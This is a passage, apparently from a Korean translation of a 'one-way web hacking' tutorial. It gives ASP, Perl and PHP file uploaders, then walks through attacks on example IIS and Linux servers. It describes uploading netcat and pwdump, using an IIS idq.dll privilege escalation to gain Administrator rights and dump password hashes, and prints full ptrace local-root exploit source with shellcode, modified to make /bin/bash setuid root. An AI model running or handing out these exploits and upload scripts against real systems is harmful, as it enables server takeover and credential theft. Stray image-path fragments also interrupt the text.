```

<SCRIPT RUNAT=SERVER LANGUAGE=VBSCRIPT>

Function GetUpload()

    Dim Result

    Set Result = Nothing

    If Request.ServerVariables("REQUEST_METHOD") = "POST" Then

        Dim CT,PosB,Boundary,Length,PosE

        CT=Request.ServerVariables("HTTP_Content_Type")

        If LCase(Left(CT, 19)) = "multipart/form-data" Then

            PosB = InStr(LCase(CT), "boundary=")

            If PosB > 0 Then Boundary = Mid(CT, PosB + 9)

            PosB = InStr(LCase(CT), "boundary=")

            If PosB > 0 then

                PosB = InStr(Boundary, ",")

                If PosB > 0 Then Boundary = Left(Boundary, PosB - 1)

            end if

            Length = CLng(Request.ServerVariables("HTTP_Content_Length"))

            If Length > 0 And Boundary <> "" Then

                Boundary = "--" & Boundary

                Dim Head,Binary

                Binary = Request.BinaryRead(Length)

                Set Result = SeparateFields(Binary, Boundary)

            End If

        End If

    End If

End Function

```

```

        Binary = Empty

    Else

        Err.Raise 10, "GetUpload", "Zero length request ."

    End If

Else

    Err.Raise 11, "GetUpload", "No file sent."

End If

Else

    Err.Raise 1, "GetUpload", "Bad request method."

End If

Set GetUpload = Result

End Function

Function SeparateFields(Binary, Boundary)

    Dim POB,PCB,PEOH,iLB,Fields

    Boundary=STB(Boundary)

    POB=InStrB(Binary,Boundary)

    PCB=InStrB(POB+LenB(Boundary),Binary,Boundary,0)

    Set Fields=CreateObject("Scripting.Dictionary")

    Do While (POB > 0 And PCB > 0 And Not iLB)

        Dim HC,FC,bFC,C_D,FFN,SFN,C_T,Field,TCAEB

        PEOH=InStrB(POB+LenB(Boundary),Binary,STB(vbCrLf + vbCrLf))

        HC=MidB(Binary,POB+LenB(Boundary)+2,PEOH-POB-LenB(Boundary)-2)

        bFC=MidB(Binary,(PEOH+4),PCB-(PEOH+4)-2)

        GetHeadFields BTS(HC),C_D,FFN,SFN,C_T

        Set Field=CUF()

        Set FC=CBD()

        FC.ByteArray=bFC

        FC.Length=LenB(bFC)

        Field.Name=FFN
    
```

```

Field.ContentDisposition=C_D

Field.FilePath=SFN

Field.FileName=GFN(SFN)

Field.ContentType=C_T

Field.Length=FC.Length

Set Field.Value=FC

Fields.Add FFN,Field

TCAEB=BTS(MidB(Binary,PCB+LenB(Boundary), 2))

iLB=TCAEB="--"

If Not iLB Then

    POB=PCB

    PCB=InStrB(POB + LenB(Boundary), Binary, Boundary)

End If

Loop

Set SeparateFields = Fields

End Function

Function GetHeadFields(ByVal Head, C_D, Name, FileName, C_T)

    C_D=LTrim(SeparateField(Head,"content-disposition:", ";"))

    Name=(SeparateField(Head, "name=", ";"))

    If Left(Name, 1) = "" Then Name = Mid(Name, 2, Len(Name) - 2)

    FileName = (SeparateField(Head, "filename=", ";"))

    If Left(FileName, 1) = "" Then

        FileName = Mid(FileName, 2, Len(FileName) - 2)

    End If

    C_T = LTrim(SeparateField(Head, "content-type:", ";"))

End Function

Function SeparateField(From, ByVal sStart, ByVal sEnd)

    Dim PosB, PosE, sFrom

```

```

sFrom = LCase(From)

PosB = InStr(sFrom, sStart)

If PosB > 0 Then

    PosB = PosB + Len(sStart)

    PosE = InStr(PosB, sFrom, sEnd)

    If PosE = 0 Then PosE = InStr(PosB, sFrom, vbCrLf)

    If PosE = 0 Then PosE = Len(sFrom) + 1

    SeparateField = Mid(From, PosB, PosE - PosB)

Else

    SeparateField = Empty

End If

End Function

```

```

Function GFN(FullPath)

    Dim Pos, PosF

    PosF = 0

    For Pos = Len(FullPath) To 1 Step -1

        Select Case Mid(FullPath, Pos, 1)

            Case "/", "\"

                PosF = Pos + 1

                Pos = 0

        End Select

    Next

    If PosF = 0 Then PosF = 1

    GFN = Mid(FullPath, PosF)

End Function

```

```

Function BTS(Binary)

    Dim c11, c12, c13, p11, p12, p13, L

    c11=1

```

```

c12=1

c13=1

L = LenB(Binary)

Do While c11<=L

    p13 = p13 & Chr(AscB(MidB(Binary,c11,1)))

    c11=c11+1

    c13=c13+1

    if c13>300 then

        p12 = p12 & p13

        p13 = ""

        c13 = 1

        c12 = c12 + 1

        if c12>200 then

            p11 = p11 & p12

            p12 = ""

            c12 = 1

        End If

    End If

Loop

BTS = p11 & p12 & p13

End Function

```

```

Function STB(String)

    Dim I, B

    For I=1 to len(String)

        B = B & ChrB(Asc(Mid(String,I,1)))

    Next

    STB = B

End Function

```

```
Function vbsSaveAs(FileName, ByteArray)

    Dim FS,TextStream

    Set FS = CreateObject("Scripting.FileSystemObject")

    Set TextStream = FS.CreateTextFile(FileName)

    TextStream.Write BTS(ByteArray)

    TextStream.Close

End Function

</SCRIPT>
```

```
<SCRIPT RUNAT=SERVER LANGUAGE=JSCRIPT>
```

```
function CUF() {

    return new uf_Init()

}
```

```
function uf_Init() {

    this.Name=null;

    this.ContentDisposition=null;

    this.FileName=null;

    this.FilePath=null;

    this.ContentType=null;

    this.Value=null;

    this.Length=null

}
```

```
function CBD() {

    return new bin_Init()

}
```

```
function bin_Init() {

    this.ByteArray=null
```

```

this.Length=null

this.String=jsBTS

this.SaveAs=jsSaveAs
}

function jsBTS() {


    return BTS(this.ByteArray)
}

function jsSaveAs(FileName) {

    return vbsSaveAs(FileName, this.ByteArray)
}

</SCRIPT>

```



upload.asp

1. Choose File no file selected
2. Choose File no file selected
3. Choose File no file selected
4. Choose File no file selected
5. Choose File no file selected
6. Choose File no file selected
7. Choose File no file selected
8. Choose File no file selected
9. Choose File no file selected
10. Choose File no file selected

Upload

---

- UploadFile1: nc.exe
- UploadFile2: pwdump.exe

## 5.0.2 Perl - upload.cgi

Perl과 cgi-lib.pl을 이용하여 uploader 스크립트를 만드는 것은 쉽다. 다음 예는 그 방법을 보여준다.



```
#!/usr/bin/perl
```

```
require "cgi-lib.pl";
```

```
print &PrintHeader;
```

```
print "<form method='POST' enctype='multipart/form-data' action='upload.cgi'>\n";
```

```
print "File path: <input type=file name=upfile>\n";
```

```
print "<input type=submit value=upload></form>\n";
```

```
&ReadParse;
```



### 5.0.3 PHP - upload.php

PHP로 uploader를 만드는 것은 간단하다.

```
<FORM ENCTYPE="multipart/form-data" ACTION="upload.php" METHOD=POST>
```

```
<INPUT TYPE="hidden" name="MAX_FILE_SIZE" value="10000000">
```

```
<input type="File" name="userfile" size="30">
```

```
<INPUT TYPE="submit" VALUE="upload">
```

```
</FORM>
```

```
<?php
```

```
if($userfile_name != "") {
```

```
    copy("$userfile", ".$userfile_name") or die("Couldnt copy file");
```

```
    echo "File name: $userfile_name<br>\n";
```

```
    echo "File size: $userfile_size bytes<br>\n";
```

```
    echo "File type: $userfile_type<br>\n";
```

```
}
```

?>



일단 우리가 HTTP 상으로 명령 실행과 파일 업로드에 필요한 준비를 끝내면 목표 웹 서버에 우리가 원하는 것을 아주 많이 할 수 있다. 그것들은 다음과 같다.

- 웹 서버에 소스 코드와 설정 파일들을 발견할 수 있고,
- 만약 존재한다면 목표 웹 서버가 존재하는 내부 네트워크를 발견할 수 있고,
- 웹 서버에 공격 툴을 업로드하여 그것을 실행할 수 있고,
- ... 그리고 훨씬 더 많은 것들..

다음 단계는 권한 상승을 위한 시도이며, 다음 섹션은 이것에 대한 것이다.

## 6.0 One-Way Privilege Escalation

섹션 4.0에서 다룬 것처럼 웹 기반의 command prompt들은 그것들이 실행되는 환경 하에서의 프로세스 권한을 물려받는다. 일반적으로, 만약 웹 서버의 프로세스가 상승된 권한으로 실행되고 있지 않다면 웹 기반의 command prompt들이 가진 권한은 제한된 사용자 레벨의 권한이다. front end 웹 서버에 plug-in된 몇몇 어플리케이션 서버들은 상승된 권한으로 실행된다. 좀더 깊은 공격을 하기 위해서는 웹 기반의 command prompt와 HTTP 파일 uploader를 설치한 후 대부분의 경우 어떤 형태의 권한 상승이 필요하다.

권한 상승 공격은 독특한 것이 아니다. 슈퍼 사용자든 또는 좀더 권한을 가진 사용자로든 권한을 상승시키는 결과를 가져다 주는 많은 exploit들이 다양한 운영체제에 대해 존재한다. 대부분의 권한 상승 공격은 one-way 공격 테크닉에 적용될 수 있다.

권한 상승 공격에 대한 자세한 토론은 이 글의 범위 밖이다. 우리는 두 가지의 예, 즉 "**Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability**"<sup>4</sup>와 "**Linux Ptrace/Setuid Exec Vulnerability**"<sup>5</sup>에 대해 토론할 것이다.

<sup>4</sup> <http://securityfocus.com/bid/3193>


권한 상승 exploit이 비상호적으로 실행될 때 상호 대화식의 셸, 터미널, GUI 콘솔 등을 요구하지 않는다는 것을 주의해야 한다. 이 예를 위해 우리는 one-way 방식에 맞게 하기 위해 Linux ptrace exploit을 수정해야만 했다.

## 6.1 Windows/IIS privilege escalation

Windows 2000 서버에 IIS 5.0이 실행되고 있는 **www1.example.com**의 경우를 예로 들어보자. 그리고 이 서버는 이미 공격을 당했으며, 섹션 5.0에 나온 uploader 스크립트인 **upload.asp** 파일이 이 서버에 존재한다는 것을 가정한다.


### 6.1.1 Windows 공격 툴 업로드

우리는 웹 기반의 command prompt인 cmdasp.asp(4.0.2 섹션에서 설명된 것)와 두 개의 바이너리 idq.dll과 pwdump.exe를 업로드 할 것이다. idq.dll은 *Microsoft IIS 5.0 In-Process Table Privilege Elevation Vulnerability*를 이용하는 권한 상승 exploit이다. 실행을 하면 Administrators 그룹에 IUSR\_machinename와 IWAM\_machinename 계정을 추가하고, 그래서 웹 기반의 command prompt를 포함해 IIS 프로세스 권한으로 실행되고 있는 모든 프로세스와 어플리케이션들에게 관리자 권한을 주게 된다. pwdump.exe는 password hash를 dump하는 바이너리이며, 관리자 권한으로 실행되는 것을 요구한다. 아래의 스크린샷은 이 3개의 바이너리가 **www1.example.com**에 업로드 되고 있는 것을 보여준다.




<sup>5</sup> <http://securityfocus.com/bid/3447>

우리는 아래와 같이 cmdasp.asp 를 사용하고 “dir” 명령을 이용해 이 파일들이 성공적으로 업로드 되었는지 확인할 수 있다.



우리는 이제 아래와 같이 "net localgroup administrators" 명령으로 Administrators 그룹의 구성원들을 확인할 수 있다.




Administrators 그룹의 유일한 멤버는 Administrator user 이다.

## 6.1.2 idq.dll – 권한 상승

다음 단계는 IUSR\_machinename와 IWAM\_machinename 계정의 권한을 획득하기 위해 idq.dll을 실행시키는 것이다. 그 과정은 아주 간단하다. 다음 URL이 웹 서버 상에서 처리되어야 한다.



어떤 결과도 표시되지 않고 얼마 후에 connection time out 될 것이다. 이것은 공격이 대부분 성공했을 것이라는 것을 나타낸다. 공격이 실제로 성공했는지 확인하기 위해 Administrators 그룹의 멤버들을 아래와 같이 다시 확인해봐야 한다.



IUSR\_W2KVM와 IWAM\_W2KVM 계정이 이제 Administrators 그룹의 멤버가 되어 있음을 알 수 있다. 그러므로 cmdasp.asp를 통해 실행된 모든 명령들은 pwdump.exe 바이너리를 실행하는 것에 의해 표시된 것처럼 아래와 같이 관리자 권한을 취한다.



이제 우리는 `www1.example.com` 의 완전한 통제권을 가지게 되었다.

## 6.2 Linux/Apache 권한 상승

이 예를 위해 우리는 2.4 커널과 Apache 1.3.27이 실행되고 있는 리눅스 서버인 `www2.example.com`을 살펴볼 것이다. 앞의 예에서처럼 우리는 이 서버가 이미 공격을 당했으며, 이 서버에 5.0.2 섹션에서 나왔던 `upload.cgi`라는 uploader 스크립트가 설치되어 있다는 것을 전제로 한다.

### 6.2.1 Unix 공격 툴 업로드 하기

이 서버에 대해서 우리는 4.0.1 섹션에서 설명된 것처럼 웹 기반의 command prompt인 `shell.cgi`와 다른 파일 `ptrace1.c`를 업로드할 것이다. `ptrace1.c`는 Linux Ptrace/Setuid Exec Vulnerability<sup>6</sup> 기반의 권한 상승 exploit이다. 이 exploit은 onw-way 용도에 맞게 약간 수정되었다. 공격에 성공하면 root 권한의 `/bin/bash`에 대한 setuid 퍼미션을 제공한다. 이것은 어떤 셸 명령도 root 권한으로 실행된다는 것을 의미한다. 웹 기반의 command prompt인 `shell.cgi`는 내부적으로 `/bin/bash`를 실행하고, 그래서 `shell.cgi`를 통해 실행되는 모든 명령은 root 권한으로 실행되게 된다. 수정된 `ptrace exploit`의 소스는 다음과 같다.

#### **ptrace1.c**

```
/*
```

<sup>6</sup> <http://securityfocus.com/bid/3447>

```
* Linux kernel ptrace/kmod local root exploit
*
* Should work under all current 2.2.x and 2.4.x kernels.
*
* I discovered this stupid bug independently on January 25, 2003, that
* is (almost) two month before it was fixed and published by Red Hat
* and others.
*
* Wojciech Purczynski <cliph@isec.pl>
*
* THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY*
* IT IS PROVIDED "AS IS" AND WITHOUT ANY WARRANTY
*
* (c) 2003 Copyright by iSEC Security Research
*
* exploit modified for one-way use by Saumil Shah
*/
```

```
#include <grp.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>
#include <paths.h>
#include <string.h>
#include <stdlib.h>
#include <signal.h>
#include <unistd.h>
#include <sys/wait.h>
#include <sys/stat.h>
#include <sys/param.h>
```

```

#include <sys/types.h>

#include <sys/ptrace.h>

#include <sys/socket.h>

#include <linux/user.h>


char cliphcode[] =

"\x90\x90\xeb\x1f\xb8\xb6\x00\x00"

"\x00\x5b\x31\xc9\x89\xca\xcd\x80"

"\xb8\x0f\x00\x00\x00\xb9\xed\x0d"

"\x00\x00\xcd\x80\x89\xd0\x89\xd3"

"\x40\xcd\x80\xe8\xdc\xff\xff\xff";


#define CODE_SIZE (sizeof(cliphcode) - 1)


pid_t parent = 1;

pid_t child = 1;

pid_t victim = 1;

volatile int gotchild = 0;


void fatal(char * msg)
{
    perror(msg);

    kill(parent, SIGKILL);

    kill(child, SIGKILL);

    kill(victim, SIGKILL);
}


void putcode(unsigned long * dst)
{
    char buf[MAXPATHLEN + CODE_SIZE];

```



```

unsigned long * src;

int i, len;

memcpy(buf, cliphcode, CODE_SIZE);

len = readlink("/proc/self/exe", buf + CODE_SIZE, MAXPATHLEN - 1);

if (len == -1)

    fatal("[+] Unable to read /proc/self/exe");

len += CODE_SIZE + 1;

buf[len] = '\\0';

src = (unsigned long*) buf;

for (i = 0; i < len; i += 4)

    if (ptrace(PTRACE_POKETEXT, victim, dst++, *src++) == -1)

        fatal("[+] Unable to write shellcode");
}

void sigchld(int signo)
{
    struct user_regs_struct regs;

    if (gotchild++ == 0)

        return;

    fprintf(stderr, "[+] Signal caught\\n");

    if (ptrace(PTRACE_GETREGS, victim, NULL, &regs) == -1)

        fatal("[+] Unable to read registers");

    fprintf(stderr, "[+] Shellcode placed at 0x%08lx\\n", regs.eip);

```

```

putcode((unsigned long *)regs.eip);

fprintf(stderr, "[+] Now wait for suid shell...\n");

if (ptrace(PTRACE_DETACH, victim, 0, 0) == -1)
    fatal("[-] Unable to detach from victim");

exit(0);
}

void sigalrm(int signo)
{
    errno = ECANCELED;
    fatal("[-] Fatal error");
}

void do_child(void)
{
    int err;

    child = getpid();
    victim = child + 1;

    signal(SIGCHLD, sigchld);

    do
    {
        err = ptrace(PTRACE_ATTACH, victim, 0, 0);
        while (err == -1 && errno == ESRCH);
    }
}

```

```

if (err == -1)

    fatal("[ - ] Unable to attach");


fprintf(stderr, "[+] Attached to %d\n", victim);

while (!gotchild) ;

if (ptrace(PTRACE_SYSCALL, victim, 0, 0) == -1)

    fatal("[ - ] Unable to setup syscall trace");

fprintf(stderr, "[+] Waiting for signal\n");


for(;;);
}


void do_parent(char * progame)
{
    struct stat st;

    int err;

    errno = 0;

    socket(AF_SECURITY, SOCK_STREAM, 1);

    do {

        err = stat(progame, &st);

    } while (err == 0 && (st.st_mode & S_ISUID) != S_ISUID);


    if (err == -1)

        fatal("[ - ] Unable to stat myself");


    alarm(0);

    system(progame);

}


void prepare(void)

```

```

{

if (geteuid() == 0) {

    initgroups("root", 0);

    setgid(0);

    setuid(0);

//  execl(_PATH_BSHELL, _PATH_BSHELL, NULL);

// line below is a modification to adapt the exploit

// for one-way hacking

    execl("/bin/chmod", "/bin/chmod", "4755", "/bin/bash", NULL);

    fatal("[-] Unable to spawn shell");

}

}

```

```

int main(int argc, char ** argv)

```

```

{

    prepare();

    signal(SIGALRM, sigalrm);

    alarm(10);


    parent = getpid();

    child = fork();

    victim = child + 1;


    if (child == -1)

        fatal("[-] Unable to fork");


    if (child == 0)

        do_child();

    else

        do_parent(argv[0]);

```


```
return 0;
}
```

아래의 스크린샷은 이 두 개의 파일이 `www2.example.com`에 업로드되고 있는 것을 보여준다.



우리는 이제 `ptrace1.c`를 컴파일하고, 제대로 컴파일 되었는지 확인할 것이다. 또한 현재의 권한에 대해서도 점검할 것이다. 아래의 스크린샷은 `shell.cgi`를 통해 실행된 명령을 보여준다.

```
gcc -o ptrace1 ptrace1.c
ls -la
id
```



